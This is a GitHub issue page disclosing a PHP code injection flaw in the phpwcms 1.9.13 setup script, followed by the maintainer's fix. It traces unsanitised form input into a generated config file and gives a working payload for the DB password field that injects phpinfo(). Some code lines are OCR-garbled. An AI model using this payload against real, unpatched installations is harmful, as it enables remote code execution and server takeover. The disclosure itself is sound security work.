New issue

Jump to bottom

Code Injection Vulnerability can Getshell #286

Closed **c0d1007** opened this issue on Jan 16, 2020 · 1 comment

c0d1007 commented on Jan 16, 2020 • edited ▾


Test version

VERSION 1.9.13, RELEASE 2020/01/10

Code audit

setup.php code


Open the secure boot file setup.php,the file path is `/phpwcms/setup/setup.php` .Then it include `/phpwcms/setup/inc/setup.check.inc.php` in line 24.



```
11
12    session_start();
13
14    $phpwcms = array();
15
16    require_once(dirname( path: __FILE__).'/inc/setup.func.inc.php');
17    require_once($DOCROOT.'/setup/setup.conf.inc.php');
18
19    $step      = isset($_GET["step"]) ? intval($_GET["step"]) : 0;
20    $do        = isset($_POST["do"]) ? intval($_POST["do"]) : 0;
21    $err       = 0;
22    $prepend   = $phpwcms["db_prepend"];
23
24    if($do) require_once($DOCROOT.'/setup/inc/setup.check.inc.php');
25
26
```

setup.check.inc.php code


open file `/phpwcms/setup/inc/setup.check.inc.php` and you can see line 35.



```
21        if(isset($_POST['admin_name'])) {
22
23            $phpwcms['admin_name']       = empty($_POST['admin_name']) ? $phpwcms['admin_name'] : slw
24            $phpwcms['admin_user']       = empty($_POST['admin_user']) ? $phpwcms['admin_user'] : slw
25
26            if($_POST["admin_pass"] !== $_POST["admin_passrepeat"] || empty($phpwcms["admin_pass"]))
27                $admin_err_pass          = 1;
28            } elseif(!empty($_POST["admin_pass"])) {
29                $phpwcms["admin_pass"]  = md5(slweg($_POST["admin_pass"]));
30            }
31
32            $phpwcms["admin_email"]      = clean_slweg($_POST["admin_email"]);
33
34            if(empty($admin_err_pass) && empty($_SESSION['admin_save'])) {
35                write_conf_file($phpwcms);
36                $_SESSION['admin_save'] = 1;
37            }
38
```

setup.func.inc.php code


tarck the function write_conf_file() in `/phpwcms/setup/inc/setup.func.inc.php` in line 119.




```
function write_conf_file($val) {
    $conf_file = '<?' . "php\n\n";
    $conf_file .= "// database values\n";
    $conf_file .= "\$phpwcms['db_host'] = '" . $val["db_host"] . "';\n";
    $conf_file .= "\$phpwcms['db_user'] = '" . $val["db_user"] . "';\n";
    $conf_file .= "\$phpwcms['db_pass'] = '" . $val["db_pass"] . "';\n";
    $conf_file .= "\$phpwcms['db_table'] = '" . $val["db_table"] . "';\n";
    $conf_file .= "\$phpwcms['db_prepend'] = '" . $val["db_prepend"] . "';\n";
    $conf_file .= "\$phpwcms['db_pers'] = " . intval($val["db_pers"]) . ";\n";
    $co                                      arset'] = '" . $val["db_charset"] . "';\n";
    $conf_file .= "\$phpwcms['db_collation'] = '" . $val["db_collation"] . "';\n";
    $conf_file .= "\$phpwcms['db_version'] = '" . $val["db_version"] . "';\n";
    $conf_file .= "\$phpwcms['db_timezone'] = '" . trim($val["db_timezone"]) . "'; // SET M
    $conf_file .= "\$phpwcms['db_sql_mode'] = 'NO_ENGINE_SUBSTITUTION'; // SET MySQL sessi
    $conf_file .= "\$phpwcms['db_errorlog'] = false; // Log DB queries - false|true\n";
```

错字：在单词 'phpwcms' 更多... (Ctrl+F1)

and in line 293,it will call function write_textfile() to write the config file in line 35.




```
287        $conf_file .= "\$phpwcms['SMTP_REALM'] = '" . $val["SMTP_REALM"] . "'; // SMTP rea
288        $conf_file .= "\$phpwcms['SMTP_WORKSTATION'] = '" . $val["SMTP_WORKSTATION"] . "'
289
290        $conf_file .= "\ndefine('PHPWCMS_INCLUDE_CHECK', true);\n";
291        $conf_file .= "\n?>";
292
293        write_textfile( filename: "setup.conf.inc.php", $conf_file);
294    }
295
```



```
34
35    function write_textfile($filename, $text) {
36        if ($fp = @fopen($filename,  mode: "w+b")) {
37            fwrite($fp, $text);
38            fclose($fp);
39            return true;
40        }
41        return false;
42    }
43
```

Testing getshell

in this interface,you can input some infomation like this.



127.0.0.1/setup/setup.php?step=1

Warning: mysqli_connect(): (HY000/1045): Access denied for user 'root'@'localhost' (using password: YES) in **D:\phpstudy_pro\WWW\phpwcms\setup\inc\se**

phpwcms
PHPWCMS SETUP VERSION 1.9.13, RELEASE 2020/01/10
HOME | UPGRADE | LICENCE | LOGIN

3. MySQL database settings

⚠ Please proof your database settings!


MySQL host: localhost — default: localhost
DB user: root
DB password: root';phpinfo();$test='a
DB database: phpwcms — you have to create it **before** setup!!!
DB table prefix: — default: none (""). if filled in it will be **prefix**+_
☐ use persistent database connection — recommend setting is to disable it

Continue
phpwcms © 2003—2020 Oliver Georgi. Licensed under GPL. Extensions are copyright of their respective owners.

payload

```
root';phpinfo();$test='a
```

After completing it, click Submit.It will show some error information,but you can access like this address and you can see it run the injection code.



127.0.0.1/setup/setup.conf.inc.php

PHP Version 7.3.4

System	Windows NT DESKTOP-3R6U228 10.0 build 10240 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safety	disabled

Solution

Filtering some sensitive characters.

slackero added a commit that referenced this issue on Jan 17, 2020

`Fixes issue #286` ··· 2f69b33

slackero commented on Jan 17, 2020 Owner

Thanks, patch should solve the problem.

slackero closed this as completed on Jan 17, 2020

slackero added a commit that referenced this issue on Jan 23, 2020

`Fixes issue #286` ··· 3f3ba14

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants